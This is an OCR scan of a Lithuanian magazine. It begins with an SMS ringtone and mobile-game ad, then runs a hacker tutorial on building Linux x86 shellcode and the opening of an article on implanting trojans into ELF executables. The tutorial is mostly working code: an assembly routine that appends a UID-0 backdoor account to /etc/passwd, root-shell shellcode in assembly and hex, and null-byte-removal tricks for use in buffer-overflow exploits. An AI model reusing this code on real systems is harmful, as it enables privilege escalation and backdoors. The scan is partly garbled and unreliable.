MANGO - Karštas bučinys	5410101965
MIA - Sapnai	5410101967
TABU - Jausmas	5410101688
Ž. ŽVAGULIS - Alaus danguje nėra	5410101690
E. KUČINSKAS - Lai, lai angelai	5410101760
B'AVARIJA - Milijonai bučinių	5410101762
DONALDA - Nušvito saulė	5410101763
YVA - Tik aš ir tik tau	5410102132
ONSA - Don't Let Me Die	5410102067
DELFINAI - Ačiū Tau	5410102043
GELTONA - Meilė ateina	5410102190
YVA - Daina ne daina	5410102195
AMBERLIFE - Day Or Night	5410102167
DELFINAI - Negaila	5410102188
ŽAS - Mandarinai	5410101023

THE RASMUS

First Fay In My Life	5410101482
Funeral Song	5410101050
Guilty	5410101773
No Fear	5410101960
Sail Away	5410102150

EMINEM

Just Lose It	5410101330
Like Toy Soldiers	5410101448
Lose Yourself	5410101137
Mockingbird	5410101754
Mosh	5410101275
Stan	5410101470
The Way I Am	5410101943

MONOTONINĖ
1. Rašyk žinutę su: M ir kodu:
Pvz.: M5410102094,
draugui: M5410102094 370699XXXXX
2. Siųsk numeriu: **1390**

POLIFONINĖ WAP/GPRS
1. Rašyk žinutę su: P ir kodu:
Pvz.: P5410102094,
draugui: P5410102094 370699XXXXX
2. Siųsk numeriu: **1390**

2 Lt

MELODIJOS MONOTONINĖS: NOKIA: visiems modeliams
MELODIJOS POLIFONINĖS: NOKIA, SAMSUNG, MOTOROLA, SIEMENS, SONY-ERICSSON, LG, PANASONIC: su WAP nustatymais


Spalvoti paveikslėliai



1. Rašyk žinutę su kodu: Pvz.: F5410101346, draugui: F5410101346 370699XXXXX **2 Lt**
2. Siųsk numeriu: **1390** **WAP/GPRS**

NOKIA, SIEMENS: su WAP nustatymais, **SAMSUNG:** D100, E100, E700, E710, P100, P400, P510, S100, S500, T500, X400, X450, D700, V100, P700, **MOTOROLA:** C350, C370, C450, C550, E380, C650, **SONY-ERICSSON:** T300, T68, T302, T306, T310, T312, T316, T230, Z200, Z208, Z500, Z600, Z608, K700c, K700i, Z1010

Paveikslėliai su tekstu




1. Rašyk žinutę su kodu: Pvz.: T5410101018 **TEKSTAS** **2 Lt**
2. Siųsk numeriu: **1390** **WAP/GPRS**

Ši paslauga tinka tokiems patiems telefonų modeliams, kaip ir spalvotų paveikslėlių

JAVA žaidimai

SEXY POKER 2006



J5410101188

Pačios seksualiausios merginos kviečia Jus kartu pažaisti. Žaiskite įdėmiai ir Jus pamatysite jų grožį ir žavesį. Aukščiausio lygio vaizdai. Tai vienas iš seksualiausių žaidimų mobiliesiems telefonams.

NOKIA: 2650, 3100, 3120, 3200, 3220, 3300, 5100, 5140, 5140i, 6020,6030, 6230, 6100, 6200, 6220, 6560, 6610, 6610i, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7270, 7650, N-Gage, N-Gage-QD

NEW YORK NIGHTS: SUCCESS IN THE CITY™



J5410101147

Įgyvendink savo svajones ir apsigyvenk New York'e. Tu turi 40 dienų, kad pasiektum sėkmę - susirastum draugų, svajonių darbą bei tikrą meilę... Šitame beprotiškiausiame pasaulio mieste!

NOKIA: 3100, 3200, 3300, 3650, 3660, 5100, 6100, 6220, 6230, 6610, 6800, 6230, 6200, 6600, 6630, 6260, 6610i, 6820, 7250i, 7260, 7200, 7210, 7250, 7610, 7650, N-Gage, N-Gage-QD
MOTOROLA: C650, C380, V300, V400, V500, V550, V535, V551, V545, V600, V620, V80
SIEMENS: C65, CX65, S65, S55, SL55, M55, C60, MC60
SAMSUNG: X460
SONY-ERICSSON: T610, T616, T618, T628, T630, Z600, K700, K700i, 3510i

STREETBALL EXTREME



J5410101171

Susirinko komandos iš viso miesto tam, kad dalyvautų lauko krepšinio turnyre. Surink komandą ir mesk iššūkį kitoms 13 komandų. Tai puikus žaidimas, grafika, tikri išgyvenimai ir puikus krepšinio triukai.

NOKIA: 2650, 3100, 3105, 3108, 3120, 3125, 3205, 3200, 3220, 3300, 3230, 3510i, 3530, 3586i, 3595, 3650, 3660, 3600, 3660, 5100, 5140, 5140i, 6100, 6110, 6108, 6170, 6020, 6030, 6230, 6230i, 6200, 6220, 6225, 6560, 6600, 6630, 6670, 6620, 6260, 6610, 6610i, 6620, 6650, 6651, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7270, 7710, 7610, 7650, 8910i, N-Gage, N-Gage-QD, **MOTOROLA**: V300, V400, V500, V550, V535, V551, V545, V555, V600, V620, E398, E550, V80, C650, C380, V180, V188, V220, **SONY-ERICSSON**: K500i, K500, K700, K700i, **SIEMENS**: CX65, M65, S65, SK65, C65, SL55

MOBILE FORCE 2



J5410101167

2514 m. Mūsų galaktiką atranda neatpažintas kosminis laivas. Dingo kontaktas su žvalgybininkais, todėl tavo uždavinys išanalizuoti visą situaciją ir surasti dingusią grupę. Galimos įvairiausios valdymo formos: 6 lygiai, detalizuota grafika, 12 įvairių vagių, 6 ginklų rūšiai.

NOKIA: 2650, 3100, 3105, 3108, 3120, 3200, 3300, 3510i, 3530, 3586i, 3595, 3650, 3660, 3600, 3660, 5100, 6100, 6110, 6200, 6610, 6610i, 6620, 6800, 6810, 6820, 7210, 7250, 7250i, 7650, 8910i, N-Gage, N-Gage-QD

WAR OF THE WORLDS



J5410101189

Tai žaidimas pagal to paties pavadinimo filmą. Tu žaidi kaip Trikojis, turi pabaigti kiekvieną lygį per tam tikrą laiką. Su tavimi kovos žmonės įvairiausiais ginklais ginkluoti. Nuostabi grafika, 13 lygių įtrauks tave į žaidimą.

NOKIA: 2650, 3100, 3120, 3200, 3220, 3230,3300,3510i, 3650, 3660, 3600, 3660, 5100, 5140, 5140i, 6020, 6030, 6100, 6200, 6220, 6230, 6230i, 6600,6620, 6630, 6670, 6620, 6260,6610, 6610i, 6800, 6810, 6820, 7200, 7210, 7250, 7250i, 7260, 7270, 7710, 7610, 7650, N-Gage, N-Gage-QD.
MOTOROLA: C650, C380, V180, V188, V220, V300, V400, V500, V550, V535, V551, V545, V555, V600, V620, E398, E550, V80,
SIEMENS: C65, CX65, M65, S65, SL65, SK65, **SAMSUNG**: E800, E820, **SONY-ERICSSON**: T610, T616, T618, T630, Z600, S700, K700, K700i, K500i, K500

1. Rašyk žinutę su kodu: Pvz.: J5410101188, draugui: J5410101188 370699XXXXX **10 Lt**
2. Jei priklausai OMNITEL ar BITĖ, siųsk numeriu: **1390** Jei priklausai TELE2, siųsk numeriu: **1399** **WAP/GPRS**

WAP/GPRS Įsitikinkite, kad telefone įjungta **WAP/GPRS** paslauga. Ją užsisakykite paskambinę savo operatoriui: **TELE2 - 117, OMNITEL - 1566, BITĖ GSM - 1501**. Paslauga tinka visiems OMNITEL, BITĖ LIETUVA, TELE2 klientams, išskyrus PILDYK ir MAŽYLIO vartotojus.

info@ra7.lt

```
section .data
filename        db '/etc/passwd', 0
line   db 'xakep:x:0:0::/:/bin/bash',0x0a
section .text
global _start
_start:
; open(filename, O_WRONLY|O_APPEND)
mov  eax,     5
mov  ebx,     filename
mov  ecx,     1025
int   0x80
mov  ebx,     eax
; write(f_open, line, 24)
mov  eax,     4
mov  ecx,     line
mov  edx,     24
int   0x80
; close(f_open)
mov  eax,     6
int   0x80
; exit(0)
mov  eax,     1
mov  ebx,     0
int   0x80
```

Kaip žinia, asembleriu parašyta programa paprastai susideda iš trijų segmentų: duomenų, kuriame aprašomi kintamieji, kodo, kuriame yra programos instrukcijos, ir steko segmento, kuris yra speciali duomenų saugojimui skirta atminties sritis. Mūsų pavyzdyje naudojami viso labo du segmentai: duomenų ir kodo, kurių pradžią žymi valdymo operatoriai *section .data* ir *section .text*. Duomenų segmente apibrėžti du kintamieji: *name* ir *line*, kurie yra eilutės tipo, sudaryti iš baitų rinkinio (matai aprašyme panaudotą žodelį *db?*). Kodo segmentas prasideda nuo įėjimo į sistemą taško apibrėžimo: *global _start*. Ši konstrukcija parodo, kad programos instrukcijas derėtų pradėti vykdyti nuo žymės *_start*. Viskas logiška: po šios žymės iš tiesų eina reikiamų funkcijų ir procedūrų iškvietimai. Taigi jeigu mums reikia iškviesti funkciją *open()*, tai į EAX registrą įkeliamas jos numeris — 5. Po to funkcijai perduodami parametrai. Apskritai šnekant, tai galima padaryti kiek kitais būdais, tačiau mūsų atveju naudojamas paprasčiausias, įdarbinantis registrus EBX, ECX, EDX. Į EBX patalpinamas pirmasis funkcijos parametras, t. y. eilutės *name* pradžios adresas, kur saugomas kelias iki atidaromos bylos ir jos pavadinimas bei užbaigiantis nulis (daugelis funkcijų reikalauja, kad eilutės tipo kintamieji užsibaigtų būtent nuliniu baitu). O į ECX registrą įkeliamas antrasis parametras, simbolizuojantis bylos atidarymo režimą (konstanta O_WRONLY|O_APPEND skaitmeniniu pavidalu). Dabar, kai registruose patalpintos reikiamos reikšmės, galima iškviesti 0x80 pertraukimą. Jis iš EAX registro nuskaito funkcijos numerį ir ją įvykdo su atitinkamais parametrais. Po to pratęsiamas pagrindinės programos vykdymas, kur funkcijoms *write()*, *close()* ir *exit()* iškviesti naudojamas tas pats mechanizmas.
Dabar aptarkime antrąjį pavyzdį.

```
mc - ~/shellcode - Shell - Konsole
Сеанс  Правка  Вид  Закладки  Настройка  Справка
[step@localhost shellcode]$ gcc -o shell1 shell1.c
[step@localhost shellcode]$ ./shell1

sh-3.00$ cat shell1.c
#include <stdio.h>
main()
{
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
setreuid(0, 0);
execve(name[0],name, NULL);
// PH♦E ЯЮЛНЕ, BPH X execve("/bin/sh",{"/bin/sh",NULL},NULL)
}

sh-3.00$ █
Shell
```

Komandų interpretatorių paleidžianti *C* programa

```
section .data
name db '/bin/sh', 0

section .text
global _start
_start:

; setreuid(0, 0)
mov  eax,     70
mov  ebx,     0
mov  ecx,     0
int   0x80

; execve("/bin/sh",["/bin/sh", NULL], NULL)
mov  eax,     11
mov  ebx,     name
push 0
push name
mov  ecx,     esp
mov  edx,     0
int   0x80
```

Jeigu nepaisysime funkcijos *execve()* iškvietimo, didžioji kodo dalis analogiška ankstesniam pavyzdžiui. Tie patys segmentai, tas pats funkcijos *setreuid()* iškvietimo principas. Problema tik tame, kad vietoje antrojo *execve()* paprogramės parametro perduodamas masyvas iš dviejų elementų. Tokį parametrą priimta perdavinėti per steką, į kurį iš pradžių patalpinamas nulis (*push 0*), o po to eilutės *name* pradžios adresas (*push name*). Parametrai neatsitiktinai perduodami atvirkštine tvarka. Stekas naudoja LIFO principą (paskutinis atėjai — pirmas išėjai), todėl išgaunant duomenis iš steko iš pradžių bus gautas kintamojo *name* adresas ir tik po to — nulis. Būtina pasirūpinti tuo, kad paprogramė žinotų, kur ieškoti šių parametrų, čia jai labai padės specialus ESP registras (*Stack Pointer* santrumpa), kuris visada rodo į steko viršūnės adresą. Viskas, ką mums reikia padaryti, — nukopijuoti ESP registro turinį į ECX registrą, kuris paleidus 0x80 *pertraukimą bus apdorotas kaip antrasis* funkcijos parametras.



Reikiami įrankiai:
Nasm (nasm.sourceforge.net)
Hexdump (www.canb.auug.org.au/~millerp/hexdump.html)



Shell-kodų kolekcijos ir susijusi dokumentacija:
Metasploit.com
packetstormsecurity.com/shellcode
www.shellcode.org

[Kodėl gi ne?] Gautas asemblerio kodas visiškai darbingas. Jį nesunkiai galima sukompiliuoti su nasm'u, paleisti ir net su šešioliktainės sistemos redaktoriumi peržiūrėti vykdomą bylą, t.y. gauti paruoštą shell–kodą. Vienintelė problema: iš tokio shell–kodo bus mažai naudos. Abi programos naudoja nuosavus duomenų segmentus, kas iš jų pilnai atima galimybę jas įvykdyti kitos programos viduje. Tai reiškia, kad eksploitas reikiamo kodo negalės įterpti į steką ir jį įvykdyti.

Būtent dėl to kitas mūsų žingsnis bus programos optimizavimas, kad ji veiktų nenaudojant duomenų segmento. Čia mes šiek tiek pagudrausim ir pasinaudosime vienu metodu, pagrįstu asemblerio instrukcijomis *jmp* (pereiti į žymę) ir *call* (iškviesti procedūrą). Abi instrukcijos realizuoja perėjimą į reikiamą programos vietą, tačiau *call*, be viso kito, į steką įkelia grįžimo adresą. To reikia tam, kad užbaigus procedūros vykdymą būtų galima grįžti į pradinę programos vietą ir pratęsti normalų jos vykdymą. Aptarsime šio metodo esmę remdamiesi pavyzdžiu:

```
jmp two
one:
pop ebx
[programos tekstas]
two:
call one
db 'eilutė'
```

Pačioje programos pradžioje realizuojamas perėjimas į žymę *two*, už kurios yra procedūros *one* iškvietimas. Iš tiesų jokios procedūros nėra, vienok yra dar viena žymė tokiu pavadinimu, kuriai ir perduodamas valdymas. Šiuo metu į steką įtraukiamas grįžimo adresas, t.y. po *call* einančios instrukcijos adresas, kas mūsų atveju yra baitų eilutė — *db 'string'*. Taip išeina, kad tuo metu, kai pradedamas žymės *one* apdorojimas, į steką bus įkeltas eilutės pradžios adresas. Mums telieka ją išgauti ir panaudoti savo nuožiūra. Pabandysime tuo pasinaudoti realioje programoje: tam modifikuosime mūsų antrąjį pavyzdį. Kad būtų patogiau, pavadinkime jį *shell.asm*, kadangi toliau dirbsime tik su juo.

```
BITS 32

; setreuid(0, 0)
mov   eax,     70
mov   ebx,     0
mov   ecx,     0
int   0x80

jmp   two
one:
pop   ebx

; execve("/bin/sh",["/bin/sh", NULL], NULL)
mov   eax,     11
push  0
push  ebx
mov   ecx,     esp
mov   edx,     0
int   0x80

two:
call  one
db    '/bin/sh', 0
```

Kaip matai, čia jau nėra jokių segmentų. Eilutė */bin/sh*, kuri anksčiau buvo saugoma duomenų segmente, dabar išgaunama iš steko ir įkeliama į registrą EBX. Be to, buvo pridėta nauja direktyva BITS 32, atsakinga už optimizavimą 32 bitų procesoriams.

Iš esmės buvo galima pasielgti ir kiek kitaip: savarankiškai į steką įkelti eilutę ir po to ją išgauti, panaudojant steko viršūnės rodyklę ESP. Šį metodą panaudosime su eilute „hello, world!":

```
push  word 0x0a21
push  0x646c726f
push  0x77202c6f
push  0x6c6c6568
mov   ebx,     esp
```

Eilutė į steką įtraukiama nuo galo: iš pradžių eina *\n!* (šešioliktainis kodas — *0x0a21*), po to *dlro (0x646c726f)*, toliau *w ,o (0x77202c6f)* ir *lleh (0x6c6c6568)*. Galiausiai ESP registro reikšmė (eilutės pradžios adresas) įkeliama į EBX. Šaunu? Šis metodas kur kas efektyvesnis, kadangi smarkiai sutrumpina shell–kodą, tačiau jis ne toks patogus.

[Pirmasis shell–kodas] Dabar, kai mes išmokome apseiti be duomenų segmento, galima pradėti savo pirmojo pilnavertiško shell–kodo kūrimą. Tam iš pradžių reikia sukompiliuoti su asembleriu sukurtos programos išeities tekstą:

```
$ nasm shell.asm
```

Ir gautą vykdomą bylą peržiūrėti su programa *hexdump*:

```
$ hexdump –C shell
```

Matai pateiktą ekrano vaizdą? Iš esmės tai ir yra shell–kodas, tik prieš tai jį reikia transformuoti į atitinkamą pavidalą. Tam prieš kiekvieną baitą įrašyk simbolius \x ir be tarpų įtrauk į simbolių masyvą. Patikrinti jo veikimą galima su štai tokia nesudėtinga programa:

```
char code[] =
"\xb8\x46\x00\x00\x00\xbb\x00\x00\x00\x00\xb9\x00\x00\x00\x00\xcd"
"\x80\xe9\x15\x00\x00\x00\x5b\xb8\x0b\x00\x00\x00\x68\x00\x00\x00"
"\x00\x53\x89\xe1\xba\x00\x00\x00\x00\xcd\x80\xe8\xe6\xff\xff\xff"
"\x2f\x62\x69\x6e\x2f\x73\x68\x00";

main()
{
int (*shell)();
(int)shell = code;
```

```
shell();
}

$ gcc –o shell.c
$ ./shell.c
```

Viskas veikia!

[Tie piktieji null–baitai] Skubu tave nuliūdinti. Nepaisant to, kad shell–kodas nenaudoja duomenų segmento ir net veikia testavimo programos viduje, panaudoti jo realiuose eksploituose kol kas negalima. Dėl to kalti nuliniai baitai *(\x00)*, kurių shell–kode tiesiog pilna. Daugelis *Buffer Overflow* ir panašių klaidų susiję su darbo su eilutėmis funkcijų *(strcpy(), sprintf(), gets(), strcat()* ir t.t.) panaudojimu. Jeigu pabandytume shell–kodą panaudoti vienam iš tokių pažeidžiamumų, perpildyti buferį ir įterpti kodą su nuliniais baitais, tai nieko gero iš to neišeis. Sutikusi nulinį baitą, funkcija pagalvoja, kad ji sutiko eilutės pabaigą, ir neskaito likusios shell–kodo dalies.
Hakeris privalo visomis jėgomis vengti tokios situacijos, kuomet shell–kode atsiranda nuliniai baitai. Būtent tuo mes dabar ir užsiimsime. Idėja paprasta: surasti tuos kodo fragmentus, kuriuose atsiranda nuliniai baitai, ir pakeisti juos taip, kad shell–kode nebūtų *\x00* kombinacijų. Patyręs programuotojas daugeliu atvejų gali lengvai nustatyti, dėl ko mašininiame kode atsirado nuliai, tačiau mums, naujokėliams, prireiks disasemblerio pagalbos. Pasinaudosime *ndisasm*:

```
$ nasm shell.asm
$ ndisasm shell.asm
```

Įvykdžius šią komandą, į ekraną bus išvestas disasembliuotas programos kodas. Pirmasis stulpelis — instrukcijos adresas, jis mums nėra ypatingai svarbus. Antrame stulpelyje yra mašininės instrukcijos, kurios čia tokios pačios, kaip ir peržiūrint vykdomą bylą su *hexdump*. Trečiame stulpelyje kiekvienai mašininei instrukcijai pateiktas asemblerio ekvivalentas. Tik matydami asemblerinį kodą mes galime spręsti, iš kur shell–kode atsirado nuliniai baitai.
Po greitos peržiūros tampa aišku, kad daugelis NULL baitų susiję su instrukcijomis, kurios valdo registro ir steko turinį. To ir reikėjo tikėtis, kadangi mes dirbame 32 bitų režime, atitinkamai kiekvienam skaičiui išskiriami 4 atminties baitai. Tuo tarpu mes operuojame skaičiais, kuriems užtenka ir vieno baito. Pavyzdžiui, pačioje *shell.asm* programos pradžioje yra instrukcija *„mov eax, 70"* (į *eax* registrą įkelti skaičių 70). Tiek su *ndisasm*, tiek ir shell–kode matyti, kad ši instrukcija pateikiama kaip „B8 46 00 00 00". Beje, B8 — tai mašininės komandos *mov ax* atitikmuo, o 46 00 00 00 — skaičius 70 šešioliktainėje sistemoje, papildytas nuliais taip, kad užimtų 4–is baitus. Analogiškai susidaro ir dar daugiau NULL baitų.
Laimė, išspręsti šią problemą paprasčiau nei paprasta. Pakanka prisiminti, kad 32 bitų registrus (EAX, EBX ir kitus, kurie prasideda raide E) galima išskaidyti į mažesnio dydžio registrus. Pažiūrėk į iliustraciją ir tau iš karto pasidarys aišku, kad mums niekas netrukdo dirbti su dviejų baitų registru AX bei su mažesne ir vyresne jo dalimis — AL ir AH. Pastarųjų dydis yra viso labo vienas baitas — kaip tik tai, ko mums reikia. Taigi tereikia „mov eax, 70" pakeisti į „mov al, 70" ir t.t. Svarbu pasirūpinti tuo, kad likusioje registro dalyje nebūtų šiukšlių. Greitai ir efektyviai viso registro reikšmę nunulinti galima pasinaudojus logine funkcija „išskiriantis arba". Taigi „xor eax, eax" nunulins EAX registro reikšmę.

[Problemos tuo nesibaigia] Net ir po šių pakeitimų shell–kode vis tiek yra nulinių baitų. Derintuvas rodo, kad visų bėdų šaltinis — instrukcija *jmp*:

```
E91500      jmp     0x29
0000 add    [bx+si],al
```

Čia yra viena gudrybė: vietoje įprastinės komandos *jmp* reikia panaudoti artimo perėjimo instrukciją — *jmp short*. Nedidelėse programose, kurių struktūra paprasta, šios instrukcijos yra visiškai lygiavertės, tačiau antruoju atveju mašininiame kode nėra nulinių baitų. O juk mums būtent to ir reikia.
Atrodytų, viskas paruošta. Shell–kodas turėtų būti idealus. Tačiau ne! Jame kaip ir anksčiau vis dar lieka vienas vienintelis ir niekšiškas null–baitas. Jis yra pačioje mūsų shell–kodo pabaigoje ir ten atsiranda todėl, kad eilutė, kurioje nurodytas kelias iki interpretatoriaus (*'/bin/sh', 0*), baigiasi nuliu. Kaip minėjau anksčiau, šis nulis reikalingas teisingam programos veikimui (funkcijai *execve()*). Kad ir kaip norėtum, tiesiog imti ir jį pašalinti negalima. Vis dėlto čia galima pasinaudoti dar viena gudrybe: kompiliavimo etape vietoje nulio galima nurodyti laisvai pasirinktą simbolį ir nuliu jį paversti tik programos vykdymo metu. Tai daroma maždaug taip:

```
Jmp short      stuff
code:

op  esi
```

```
[step@localhost ~]$ nasm shell2.asm
[step@localhost ~]$ hexdump -C shell2
00000000  31 c0 b0 46 31 db 31 c9  cd 80 eb 10 5b 31 c0 88  |1ю╟F1ш1им─К.[1ю┬|
00000010  43 07 50 53 89 e1 b0 0b  31 d2 cd 80 e8 eb ff ff  |C.PS┴A╟.1рм─ХКъъ|
00000020  ff 2f 62 69 6e 2f 73 68  23                       |ъ/bin/sh#|
00000029
[step@localhost ~]$
```

Po papildomų veiksmų nuliniai baitai dingo

```
; eilutės pradžios adresas
; dabar randasi registre ESI
xor    eax, eax
; nunulinam EAX registrą
mov   byte [esi + 17],al
; nuskaičiuojam 18 simbolių (numeracija nuo nulio)
; ir ten įrašome nulį (EAX registras visiškai lygus
; nuliui)
; Dabar eilutė pavirs į "This is my string0"
stuff:
call   code
db     'This is my string#'
```

Dabar šį metodą pritaikysime programoje *shell.asm*:

```
BITS 32

;setreuid(0, 0)
xor    eax,eax
mov    al, 70
xor    ebx,ebx
xor    ecx,ecx
int    0x80

jmp short two

one:
pop    ebx

; execve("/bin/sh",["/bin/sh", NULL], NULL)
xor    eax,eax
mov    byte [ebx+7], al
push   eax
push   ebx
mov    ecx, esp
mov    al,11
xor    edx,edx
int    0x80

two:
call one
db     '/bin/sh#'
```

Sukompiliavę programą įsitikiname, kad nulinių baitų daugiau nėra. Derėtų pastebėti, kad problemos iškilti gali ne tik dėl nulių. Specialūs simboliai (pavyzdžiui, eilutės pabaigos simbolis) kai kuriais atvejais taip pat gali tapti shell–kode atsirandančių nulinių baitų priežastimi.

[Pirmyn!] Straipsnyje pateikti svarbiausi metodai, kurių tau prireiks sudarinėjant shell–kodus. Tačiau jeigu tikiesi sėkmės, nepakanka vien tik perskaityti šio straipsnio. Svarbu kiek įmanoma giliau suprasti operacinę sistemą, kuriai ruošiesi rašyti shell–kodą, bei įvaldyti programavimą su asembleriu. Tikiuosi, čia pateikti pavyzdžiai tave įtikino, kad shell–koduose nėra nieko ypatingai sudėtingo. Viskas gana paprasta ir logiška. Svarbiausia — nebijoti žvilgtelėti į dokumentaciją ir šiek tiek paeksperimentuoti.



046

Elfų įveikimo paslaptys

HEX REDAKTORIUJE UŽKROVĘ VYKDOMĄ BYLĄ MES PAMATYSIME SKAIČIUS. DAUG SKAIČIŲ. GALIMA NUSPAUSTI NULIUKĄ IR MĖGAUTIS, KAIP MAŠININIS KODAS IŠNYKSTA DĖL MŪSŲ JĖGOS SPAUDIMO, BET... TAI PERNELYG PAPRASTA IR NEĮDOMU. GERIAU SUSIKAUPTI IR ĮRAŠYTI KELETĄ PAPILDOMŲ PRASMINGŲ ASEMBLERIO EILUČIŲ! ŠIAME STRAIPSNYJE BUS PASAKOJAMA APIE TAI, KAIP VEIKIA ELF BYLOS, KAIP JOS UŽKRAUNAMOS Į ATMINTĮ IR KAIP HAKERIAI Į JAS ĮTERPIA SAVO IMPLANTUS.

Trojanų įdiegimas į ELF bylas

[Įvadas] Įsiveržęs į mūsų gyvenimą *Linux* tvirtai įsikūrė operacinių sistemų arenoje, ir vis dažniau su įvairiais žurnalais pateikiamuose kompaktiniuose diskuose galima rasti šiai sistemai skirtų programų. Priešingai nei *Windows* sistemoje, daugelis *Linux* skirtų programų nereikalauja įdiegimo ir jas galima ramiai kopijuoti iš vieno kompiuterio į kitą, kas lemia intensyvų apsikeitimą bylomis. Pameni MS-DOS? Kokie dar ten distributyvai! Mūsų karta tuomet šių žodžių apskritai nebuvo girdėjusi!

Manoma, jog vykdomomis bylomis *Linux* pasaulyje keičiamasi kur kas rečiau, nei *Windows* sistemoje, kad didžioji linuksistų dalis siunčiasi išeities tekstus ir po to savarankiškai juos kompiliuoja. Kur gi ne! Išeities tekstai užima kur kas daugiau vietos, o modemas ne guminis — tai pirma. Kompiliavimas toli gražu ne visada baigiasi sėkmingai, o tuomet reikia burti su kompiliatoriumi ir taisyti gamintojų klaidas, kam reikia atitinkamos kvalifikacijos — tai antra. Galų gale, didelių projektų kompiliavimo trukmė dažnai viršija siuntimosi laiką (dešimtys minučių arba net valandų) — tai trečia. Yra ir daugiau priežasčių, kurių mes čia jau nebevardinsim. Svarbu viena — labai daug vartotojų



mieliau siunčiasi savo operacinei sistemai sukompiliuotas vykdomas bylas. Dažnokai tokios bylos pateikiamos tiesiog oficialioje gamintojo svetainėje. Dažnai, bet ne visada!

Yra ir kita problema. *Linux* programuotojai nesuka galvos dėl interaktyvių konfigūratorių ir rimtai piktnaudžiauja „defainais“ — sąlyginės kompiliacijos direktyvomis (*define*). Pavyzdžiui, mašinai su vienu procesoriumi sukuriama viena kompiliacija, o mašinai su dviem arba keturiais procesoriais — kita. Tokių opcijų gali būti labai daug ir oficialioje svetainėje pateikti visus kompiliacijų variantus tiesiog nerealu. O kompiliuoti pačiam tingisi. Dėl to ir tenka raustis internete, ieškant nepriklausomų gamintojų paruoštų kompiliacijų, ir jas siųstis. Tuo pačiu iškyla natūrali grėsmė susidurti su virusu, nepageidaujamu priedu arba trojanu — tokių atvejų jau yra pasitaikę!

Papildyti išeities tekstus iš tiesų paprasta, tačiau ką daryti, jeigu turi tik vykdomą bylą ir daugiau nieko? Imame *hex* redaktorių ir pačiose atsakingiausiose vietose *yes* pakeičiame *no* — tegu vartotojas paskui stebisi! O dar smagiau įdiegti „laikrodinį mechanizmą“, kuris tam tikru metu į ekraną išveda pranešimą su sveikinimu arba atlieka kokį nors veiksmą. Būtent apie tai mes dabar ir pakalbėsime.

[Elfų anatomija ir jų reprodukcijos galimybės] Iš pradžių **nix* dirbo su daugybe vykdomų bylų formatų, kurie tarpusavyje žiauriai konkuravo, tačiau dabar mūšio laukas ištuštėjo, o tarp rūkstančių praėjusių mūšių nuolaužų liko vienintelis ELF, kuris *Linux* ir BSD sistemose tapo *de facto* standartu. Kai kur dar sutinkamas senovinis *a.out*, tačiau į jį galima nekreipti ypatingo dėmesio.


ELF santrumpa šifruojasi kaip *Execution & Linkable Format* (Komponavimo ir Vykdymo Formatas). Jis giminingas su *Win32 PE*, todėl jie turi daug bendro. ELF bylos pradžioje yra tarnybinė antraštė (*ELF-header*), kuri aprašo pagrindines bylos charakteristikas — tipą (vykdymo arba komponavimo), CP architektūrą, virtualius įėjimo taško adresus, likusių antraščių dydžius ir poslinkius.

Už ELF antraštės eina segmentų lentelė (program *header table*), kurioje išvardinami turimi segmentai ir jų atributai. Linkinimo formate ji nėra būtina. Linkeris į segmentus nekreipia dėmesio, kadangi jis veikia išskirtinai sekcijų lygyje. O vykdomas ELF bylas į atmintį užkraunantis sisteminis užkroviklis elgiasi priešingai — jis ignoruoja sekcijas ir operuoja ištisais segmentais.

LINKING VIEW	EXECUTION VIEW
ELF header	ELF header
Program header table optional	Program header table
Section 1	Segment 1
...	Segment 2
Section n	...
...	header header table optional
...	
header header table	

ELF formato struktūra linkerio (kairėje) ir sisteminio OS užkrovėjo (dešinėje) požiūriu

